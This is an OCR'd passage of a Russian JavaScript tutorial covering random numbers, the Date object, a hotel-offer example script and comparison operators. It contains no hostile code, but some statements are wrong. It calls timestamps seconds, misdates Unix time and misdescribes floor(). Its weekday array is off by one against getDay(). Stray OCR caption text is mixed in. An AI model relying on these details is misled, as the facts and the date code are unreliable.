Чтобы получить случайное целое число в диапазоне от 1 до 10, нужно умножить на 10 случайное число, сгенерированное методом random().

У этого числа все равно будет много десятичных знаков, потому его можно округлить до ближайшего целого числа.


Метод floor() применяется именно для того, чтобы округлять число вниз (а не вверх или вниз).

Таким образом вы получите значение в диапазоне от 0 до 9. Затем вы прибавляете к нему 1, чтобы получить число от 1 до 10.

JAVASCRIPT c03/js/math-object.js

```
var randomNum = Math.floor((Math.random() * 10) + 1);

var el = document.getElementById('info');
el.innerHTML = '<h2>случайное число</h2><p>' + randomNum + '</p>';
```

РЕЗУЛЬТАТ



Если бы мы применили метод round(), а не floor(), то числа 1 и 10 генерировались бы примерно вдвое реже, чем числа от 2 до 9 включительно.

Все числа от 1,5 до 1,999 округлялись бы до 2, а все числа от 9 до 9,5 округлялись бы до 9.

Работая с методом floor(), вы добиваетесь того, что число всегда округляется до ближайшего целого. После этого к результату можно прибавить 1, чтобы гарантированно получить число от 1 до 10.

СОЗДАНИЕ ЭКЗЕМПЛЯРА ОБЪЕКТА DATE

Для работы с датами создается экземпляр объекта Date. Затем можно указать время и дату, которые вы хотите в них представить.

Для создания объекта Date используется его конструктор Date(). Синтаксис здесь такой же, как и при создании любого объекта с использованием функции-конструктора (см. с. 114). При помощи конструктора можно создать более одного объекта Date.

По умолчанию при создании объекта Date он содержит сегодняшнюю дату и текущее время. Если вы хотите сохранить в этом объекте другую дату и время, то должны явно указать их.

Вышеприведенный пример можно сравнить с созданием переменной **today**, в которой содержится число. Дело в том, что в языке JavaScript даты сохраняются в числовом формате, а именно — как количество секунд, истекших с полуночи 1 января 1970 года.

Обратите внимание: текущая дата и время определяются по часам компьютера. Если пользователь находится в ином часовом поясе, нежели вы, то его день может начинаться раньше или позже, чем ваш. Кроме того, если внутренние часы на его компьютере показывают неверную дату и время, то такая ошибочная информация может попасть в объект **Date**.

Конструктор **Date()** для создания объектов-дат сообщает интерпретатору JavaScript, что переменная содержит дату. Это, в свою очередь, означает, что вы можете использовать методы объекта **Date** для установки и извлечения из него информации о дате и времени (список методов приведен на следующей странице).

Дату и/или время можно устанавливать в любом из следующих форматов (или при помощи методов, рассмотренных на следующей странице):

```
var dob = new Date(1996, 11, 26, 15, 45, 55);
var dob = new Date('Dec 26, 1996 15:45:55');
var dob = new Date(1996, 11, 26);
```

ГЛОБАЛЬНЫЕ ОБЪЕКТЫ: DATE

Создав объект Date, вы можете воспользоваться следующими методами для установки и извлечения содержащейся в нем информации о дате и времени.

МЕТОД		ОПИСАНИЕ
getDate()	setDate()	Возвращает/устанавливает день месяца (1–31)
getDay()		Возвращает день недели (0–6)
getFullYear()	setFullYear()	Возвращает/устанавливает год (4 цифры)
getHours()	setHours()	Возвращает/устанавливает час (0–23)
getMilliseconds()	setMilliseconds()	Возвращает/устанавливает миллисекунды (0–999)
getMinutes()	setMinutes()	Возвращает/устанавливает минуты (0–59)
getMonth()	setMonth()	Возвращает/устанавливает месяц (0–11)
getSeconds()	setSeconds()	Возвращает/устанавливает секунды (0–59)
getTime()	setTime()	Количество секунд, истекших с 00:00:00 1 января 1970 года по Всемирному координированному времени (UTC). Для любой более ранней даты возвращается отрицательное значение времени
getTimezoneOffset()		Возвращает смещение часового пояса в минутах для данного региона
toDateString()		Возвращает удобную для восприятия человеком строку date
toTimeString()		Возвращает удобную для восприятия человеком строку time
toString()		Возвращает строку, представляющую указанную дату

Метод toDateString() отобразит дату в следующем формате: Wed Apr 16 1975. Если вы хотите вывести дату в ином формате, то можете создать желаемый формат сами, воспользовавшись вышеописанными методами для конструирования отдельных частей такого формата: дня, даты, месяца, года.

Метод toTimeString() отображает время. В некоторых языках программирования даты указываются как количество миллисекунд, истекших с полуночи 1 сентября 1970 года. Этот феномен называют временем Unix.

Местоположение посетителя может влиять на часовой пояс и на то, на каком языке мы должны представить ему информацию. Для обозначения такого географического и культурно-языкового контекста программисты используют термин *локаль*.

В объекте Date не хранятся названия дней и месяцев, так как в разных языках они отличаются.

Эта информация обозначается при помощи чисел. Так, дни обозначаются числами от 0 до 6, а месяцы — от 0 до 11.

Для отображения и хранения названий дней и месяцев создается массив (см. с. 149).

СОЗДАНИЕ ОБЪЕКТА DATE

1. В следующем примере новый объект Date создается при помощи соответствующего конструктора Date(). Этот объект будет называться today.

Если не указать дату и время при создании объекта Date, то в него будут записаны значения, соответствующие моменту, в который интерпретатор JavaScript дойдет до этой строки кода.

Создав экземпляр объекта Date (в котором содержатся актуальные значения даты и времени), можно пользоваться любыми его свойствами или методами.

JAVASCRIPT c03/js/date-object.js

```
1 var today = new Date();
2 var year = today.getFullYear();

3 var el = document.getElementById('footer');
  el.innerHTML = '<p>Собственность &copy;' + year + '</p>';
```

РЕЗУЛЬТАТ

Собственность ©2015

2. В примере метод getFullYear() используется для возвращения года той даты, которая сохранена в объекте Date.

3. В данном случае это нужно для записи текущего года в строку со сведениями об авторских правах.

РАБОТА СО ЗНАЧЕНИЯМИ ДАТЫ И ВРЕМЕНИ

Для указания даты и времени можно использовать следующий формат:

```
YYYY, MM, DD, HH, MM, SS
1996,  04,  16,  15,  45,  55
```

Здесь указано: 15:45:55, 16 апреля 1996 года.

Порядок и синтаксис таков:
Год четыре цифры
Месяц 0–11 (январь — 0)
День 1–31
Час 0–23
Минуты 0–59
Секунды 0–59
Миллисекунды 0–999

Вот еще один способ записи даты и времени:

```
MMM DD, YYYY HH:MM:SS
  Apr 16, 1996  15: 45: 55
```

Если информация о точном времени вам не нужна, то ее можно опустить.

JAVASCRIPT c03/js/date-object-difference.js

```
var today = new Date();
var year = today.getFullYear();
var est = new Date('Apr 16, 1996 15:45:55');
var difference = today.getTime() - est.getTime();
difference = (difference / 31556900000);

var elMsg = document.getElementById('message');
elMsg.textContent = Math.floor(difference) + ' лет мы предоставляем вам услуги авиаперелетов';
```


РЕЗУЛЬТАТ


1. Как видите, здесь установлена дата, относящаяся к прошлому.

2. Если вы хотите найти разность двух дат, то получите результат в миллисекундах.

3. Чтобы получить такую разность, выраженную в днях, неделях или годах, то это число нужно разделить на количество миллисекунд, содержащихся в дне, неделе или году соответственно.

Здесь мы имеем число, полученное в результате деления на 31 556 900 000 — столько миллисекунд содержится в невисокосном году.


HIROSHI SUGIMOTO
End of Time
MORI ART MUSEUM
Ростуризм
специальное предложение
ОТЕЛЬ "ПЛЯЖ"
2400.00₽
2040₽
за номер при бронировании 2 и более ночей
АКЦИЯ ЗАВЕРШАЕТСЯ В СРЕДУ (3 МАРТА 2015)



ПРИМЕР

ФУНКЦИИ, МЕТОДЫ, ОБЪЕКТЫ

Данный пример разбит на две части. В первой представлена подробная информация об отеле, цене за номер и цене в рамках специального предложения. Во второй указано, когда истекает специальное предложение.

Весь код расположен в функции-выражении, вызываемой сразу после создания (IIFE), чтобы исключить возможные конфликты между именами переменных, используемых в данном сценарии и в других.

В первой части сценария создается объект `hotel`. У него три свойства (название отеля, цена за номер и процентное значение предлагаемой скидки), а также метод, вычисляющий цену с учетом специального предложения. Эта цена и будет выводиться пользователю.

Подробности предоставления скидки представлены на странице на основании информации, взятой из этого объекта `hotel`. Чтобы цена по скидке была показана с двумя десятичными знаками (обычно цена записывается именно так), применяется метод `.toFixed()` объекта `Number`.

Во второй части сценария указано, что специальное предложение истекает через семь дней. Это делается при помощи функции `offerExpires()`. Дата, установленная в текущий момент на пользовательском компьютере, сообщается в качестве аргумента функции `offerExpires()`, чтобы функция могла рассчитать срок окончания специального предложения.

Внутри функции создается новый объект `Date`, после чего к текущей дате добавляется семь дней. Объект `Date` представляет дни и месяцы как числовые значения (начиная с 0).Таким образом, для отображения названий дня и месяца мы создаем два массива, в которых будут храниться все возможные названия дней и месяцев. Когда сообщение записывается, код извлекает из этих массивов нужные названия дня и месяца.

Сообщение, в котором будет выводиться дата истечения предложения, составляется в переменной `expiryMsg`. Код, вызывающий функцию `offerExpires()` и отображающий сообщение, находится в конце сценария. Он выделяет тот элемент, где должно появиться сообщение, и обновляет его контент при помощи свойства `innerHTML`, о котором мы подробно поговорим в главе 5.

ПРИМЕР
ФУНКЦИИ, МЕТОДЫ, ОБЪЕКТЫ

c03/js/example.js **JAVASCRIPT**

```
/* Данный сценарий находится внутри функции-выражения, вызываемой сразу после создания. Это делается для защиты
   области видимости переменных */

(function() {

// ЧАСТЬ ПЕРВАЯ: СОЗДАЕМ ОБЪЕКТ HOTEL И ЗАПИСЫВАЕМ ДЕТАЛИ ПРЕДЛОЖЕНИЯ
// Создаем объект hotel при помощи синтаксиса объектного литерала
  var hotel = {
    name: 'Отель "Пляж"',
    roomRate: 240, // Сумма в рублях
    discount: 15,   // Процентное значение скидки
    offerPrice: function() {
      var offerRate = this.roomRate * ((100 - this.discount) / 100);
      return offerRate;
    }
  }

// Записываем название отеля, стандартную ставку и специальную ставку
  var hotelName, roomRate, specialRate;                    // Объявляем переменные

  hotelName = document.getElementById('hotelName');     // Получаем элементы
  roomRate = document.getElementById('roomRate');
  specialRate = document.getElementById('specialRate');

  hotelName.textContent = hotel.name;                      // Записываем название отеля
  roomRate.textContent =  hotel.roomRate.toFixed(2) + '₽'; // Записываем ставку за номер
  specialRate.textContent = hotel.offerPrice() + '₽';      // Записываем цену по акции
```

В комментариях к коду подробно описано, как работает этот пример.

ПРИМЕР
ФУНКЦИИ, МЕТОДЫ, ОБЪЕКТЫ

JAVASCRIPT c03/js/example.js

```
// ЧАСТЬ ВТОРАЯ: ВЫЧИСЛЯЕМ И ЗАПИСЫВАЕМ ИНФОРМАЦИЮ ОБ ИСТЕЧЕНИИ АКЦИИ
var expiryMsg; // Сообщение, выводимое пользователям
var today;    // Сегодняшняя дата
var elEnds;   // Элемент, в котором отображается сообщение об окончании акции

function offerExpires(today) {
// Внутри функции объявляем переменные с локальной областью видимости
  var weekFromToday, day, date, month, year, dayNames, monthNames;
// Добавляем еще 7 дней (в миллисекундах)
  weekFromToday = new Date(today.getTime() + 7 * 24 * 60 * 60 * 1000);
// Создаем массивы, в которых будут содержаться названия дней и месяцев
              dayNames = ['Понедельник', 'Вторник', 'Среду', 'Четверг', 'Пятницу', 'Субботу', 'Воскресенье'];
              monthNames = ['Января', 'Февраля', 'Марта', 'Апреля', 'Мая', 'Июня', 'Июля', 'Августа', 'Сентября', 'Октября',
              ➥ 'Ноября', 'Декабря'];
// Собираем фрагменты даты, которые будут отображаться на странице
  day = dayNames[weekFromToday.getDay()];
  date = weekFromToday.getDate();
  month = monthNames[weekFromToday.getMonth()];
  year = weekFromToday.getFullYear();
// Создаем сообщение
  expiryMsg = 'Акция завершается в';
  expiryMsg += day + ' <br />(' + date + ' ' + month + ' ' + year + ')';
  return expiryMsg;
}

today = new Date();                              // Записываем сегодняшнюю дату в переменную
elEnds = document.getElementById('offerEnds');   // Получаем элемент offerEnds
elEnds.innerHTML = offerExpires(today);          // Добавляем сообщение об истечении акции

// Завершаем выражение функции, вызванной сразу после создания
}());
```

Значок ➥ указывает, что код продолжается с предыдущей строки и разрыв в этом месте не нужен.

В этом примере наглядно продемонстрированы некоторые концепции, связанные с датой. Однако если на пользовательском компьютере неверные настройки времени, то и дата «через семь дней» будет высчитана неверно. Пользователь увидит день, отстоящий на неделю от той даты, что установлена на его часах в данный момент.

ОБЗОР

ФУНКЦИИ, МЕТОДЫ, ОБЪЕКТЫ

- Функции позволяют объединять в группы наборы взаимосвязанных инструкций, нужных для решения конкретной задачи.
- Функции могут принимать параметры (информацию, необходимую для выполнения задачи) и возвращать какое-либо значение.
- Объект — это совокупность переменных и функций, представляющих модель того или иного явления из реального мира.
- В объекте переменные называются свойствами, а функции — методами.
- Браузеры реализуют объекты, представляющие как окно приложения, так и загруженный туда документ.
- В JavaScript есть ряд встроенных объектов, в частности, `String`, `Number`, `Math` и `Date`. Их свойства и методы предоставляют функционал, помогающий писать сценарии.
- Массивы и объекты можно использовать для создания сложных множеств данных (причем массив способен содержать объекты, а объект — массивы).

Глава 4

РЕШЕНИЯ И ЦИКЛЫ

Взглянув на блок-схему, легко убедиться, что выполнение большинства сценариев (кроме самых элементарных) может пойти по одному из нескольких путей. Таким образом, в зависимости от ситуации браузер выполняет в сценарии разные фрагменты кода. В этой главе мы научимся создавать поток данных в сценарии и управлять им для обработки различных ситуаций.

Зачастую сценарии должны действовать по-разному в зависимости от того, как пользователь взаимодействует с веб-страницей и/или с окном браузера. Чтобы определить, какой вариант исполнения кода должен быть выбран, программисты обычно опираются на следующие три концепции.

ОЦЕНКА

Можно анализировать значения в ваших сценариях для определения того, насколько они соответствуют ожидаемым результатам.

РЕШЕНИЕ

По результатам оценки можно определить, по какому пути должно пойти далее выполнение сценария.

ЦИКЛ

Во многих случаях требуется многократно выполнить один этап сценария или целую серию таковых.



MR PEEK
AND THE MISUNDERSTANDING
AT THE ZOO
crea lu circo
チョコレートの妖精
fischer
L'HEURE H!
Valerie Guidoux
Marc Boutavant
mon album animé
la mer
From the author of HOW TO TRAIN YOUR DRAGON
MY LUCKY TRIP
STAR WARS
DARTH VADER
and Son
xanadu.myjino.ru
ПОЗНАНИЕ!
практика для вашего сознания
1 + 3 = 4
2 + 3 = 5
3 + 3 = 6
4 + 3 = 7
5 + 3 = 8
6 + 3 = 9
7 + 3 = 10
8 + 3 = 11
9 + 3 = 12
10 + 3 = 13
Grands Magasins
Schmidt

ПРИНЯТИЕ РЕШЕНИЙ

В сценарии зачастую присутствует несколько точек, где принимаются решения о том, какие строки кода должны быть выполнены далее. Такие развилки удобно готовить при помощи блок-схем.

Ромб в блок-схеме соответствует той точке, где должно быть принято решение, в результате которого выполнение кода пойдет по одному или другому пути. Каждый путь включает в себя свой набор задач. Соответственно, мы пишем отдельный код для каждой специфической ситуации.

Чтобы определить, по какому пути пойдет выполнение кода, ставится **условие**. Например, можно проверить, равно ли одно значение другому или же является большим либо меньшим. Если условие возвращает **true**, то выполнение кода идет по одному пути, если **false** — то по другому.



Как вы уже знаете, существуют операции для выполнения базовых математических действий или для объединения двух строк. Аналогично существуют **операции сравнения**, позволяющие сопоставлять значения и проверять, выполняется ли заданное условие.


К операциям сравнения относятся символы «больше» (**>**) и «меньше» (**<**), а также двойной знак равенства (**==**), проверяющий, являются ли два значения одинаковыми.

ОЦЕНКА ВЫПОЛНЕНИЯ УСЛОВИЙ И УСЛОВНЫЕ ИНСТРУКЦИИ

Решение принимается в два этапа:
1) вычисляется выражение, которое возвращает значение;
2) условная операция указывает, что делать в данной ситуации.

ПРОВЕРКА УСЛОВИЯ

Чтобы принять решение, код проверяет текущее состояние сценария. Обычно это делается путем сопоставления значений, при котором используется операция сравнения, возвращающая **true** или **false**.




```
if (score > 50) {
  document.write('Пройдено!');
} else {
  document.write('Повторите попытку...');
}
```

Также можно использовать сразу несколько условий, комбинируя две и более операции сравнения. Например, можно проверить, выполняются ли оба из двух поставленных условий либо выполняется ли лишь одно из нескольких.

УСЛОВНЫЕ ИНСТРУКЦИИ

В основе условной инструкции лежит концепция «if/then/else» («если / то / в противном случае»). *Если* условие соблюдается, *то* ваш код выполняет одну или более инструкций, *в противном случае* он выполняет другую операцию, либо просто пропускает данный шаг.

ВОТ ЧТО ОЗНАЧАЕТ ЭТОТ КОД

Если условие вернет true, будет выполнена инструкция, записанная в первых фигурных скобках, в противном случае — инструкция во **вторых**.

Мы еще поговорим об истинных и ложных выражениях на с. 173.

На следующих страницах вы встретите несколько вариантов операций с использованием **if...**, а также особую условную конструкцию, которая называется **инструкцией переключения**. Общее название всех этих конструкций — условные инструкции.

ОПЕРАЦИИ СРАВНЕНИЯ: ПРОВЕРКА УСЛОВИЙ

Можно оценить ситуацию, сравнив то или иное значение с ожидаемым. В результате мы получим логическое значение: **true** или **false**.

РАВНО

Эта операция сравнивает два значения (числа, строки или логические), проверяя, *одинаковы* ли они.

'Hello' == 'Goodbye' вернет **false**
так как две эти строки *неодинаковы*.
'Hello' == 'Hello' вернет **true**
так как две эти строки *идентичны*.

Как правило, рекомендуется использовать строгий метод:

СТРОГО РАВНО

Эта операция сравнивает два значения, одновременно проверяя *идентичность* как типа данных, так и значения.

'3' === 3 вернет **false**
так как тип данных или значение справа и слева от операции *не совпадают*.
'3' === '3' вернет **true**
так как тип данных или значение справа и слева от операции *совпадают*.

НЕ РАВНО

Эта операция сравнивает два значения (числа, строки или логические), проверяя, являются ли они *неодинаковыми*.

'Hello' != 'Goodbye' вернет **true**
так как две эти строки *неодинаковы*.
'Hello' != 'Hello' вернет **false**
так как две эти строки *идентичны*.

Как правило, рекомендуется использовать строгий метод:

СТРОГО НЕ РАВНО

Эта операция сравнивает два значения (числа, строки или логические), проверяя, являются ли *неодинаковыми* как их типы данных, так и величины

'3' !== 3 вернет **true**
так как тип данных или значение справа и слева от операции *не совпадают*.
'3' !== '3' вернет **false**
так как тип данных или значение справа и слева от операции *совпадают*.

Программисты называют проверку или тестирование условия **вычислением**. Условия могут быть гораздо сложнее тех, что показаны здесь, но обычно они результируют в одно из двух значений — **true** или **false**.

Следует сказать о паре важных исключений.

1. Любое значение может *расцениваться* как истинное или ложное, даже если оно не является логическим, то есть **true** или **false** (подробнее об этом см. на с. 173).
2. При сокращенном вычислении выражений запускать выполнение условия порой не обязательно (см. с. 175).

БОЛЬШЕ

Эта операция проверяет, является ли число слева от знака *бóльшим*, чем число справа.

4 > 3 возвращает **true**
3 > 4 возвращает **false**

МЕНЬШЕ

Эта операция проверяет, является ли число слева от знака *меньшим*, чем число справа.

4 < 3 возвращает **false**
3 < 4 возвращает **true**

БОЛЬШЕ ИЛИ РАВНО

Эта операция проверяет, является ли число слева от знака *бóльшим*, чем число справа, или *равным* ему.

4 >= 3 возвращает **true**
3 >= 4 возвращает **false**
3 >= 3 возвращает **true**

МЕНЬШЕ ИЛИ РАВНО

Эта операция проверяет, является ли число слева от знака *меньшим*, чем число справа, или *равным* ему.

4 <= 3 возвращает **false**
3 <= 4 возвращает **true**
3 <= 3 возвращает **true**

СТРУКТУРИРОВАНИЕ ОПЕРАЦИЙ СРАВНЕНИЯ

Как правило, в любом условии присутствует одна операция и два операнда. Они могут представлять собой значения или переменные. Зачастую встречаются выражения, заключенные в скобки.

Как вы помните из главы 2, вышеприведенный код представляет собой **выражение**, поскольку условие результирует в одно значение. В данном случае это будет значение **true** или **false**.


Если выражение используется в качестве условия при работе с операцией сравнения, то это выражение важно заключать в скобки. Но если вы присваиваете значение переменной, то скобки не нужны (см. на следующей странице).

ИСПОЛЬЗОВАНИЕ ОПЕРАЦИЙ СРАВНЕНИЯ

JAVASCRIPT c04/js/comparison-operator.js

```
var pass = 50;  // Проходной балл
var score = 90;  // Набранный балл

// Проверяем, прошел ли пользователь тест
var hasPassed = score >= pass;

// Выводим сообщение на странице
var el = document.getElementById('answer');
el.innerHTML = 'Прохождение уровня: ' + hasPassed;
```

РЕЗУЛЬТАТ



В наиболее простом случае операция сравнения позволяет соотнести две переменные и вернуть в результате сравнения значение true или false.

В данном примере пользователь проходит тест, а сценарий сообщает, удалось ли справиться с данным этапом.

В начале этого примера мы устанавливаем две переменные:


1. **pass**, где будет содержаться проходной балл;
2. **score**, где будет находиться балл, набранный пользователем.

Чтобы определить, прошел ли пользователь тест, операция сравнения проверяет, является ли значение **score** больше или равным **pass**. Результат — **true** или **false** — сохраняется в переменной **hasPassed**. В следующей строке он выводится на экран.

В последних двух строках выделяем элемент, которому присвоен идентификатор **answer**, а затем обновляем контент этого элемента. Такая техника подробнее рассматривается в следующей главе.

ИСПОЛЬЗОВАНИЕ ВЫРАЖЕНИЙ С ОПЕРАЦИЯМИ СРАВНЕНИЯ

Операнд способен представлять собой не только единичное значение или имя переменной. В качестве операнда также может выступать *выражение* (поскольку любое выражение результирует в одиночное значение).



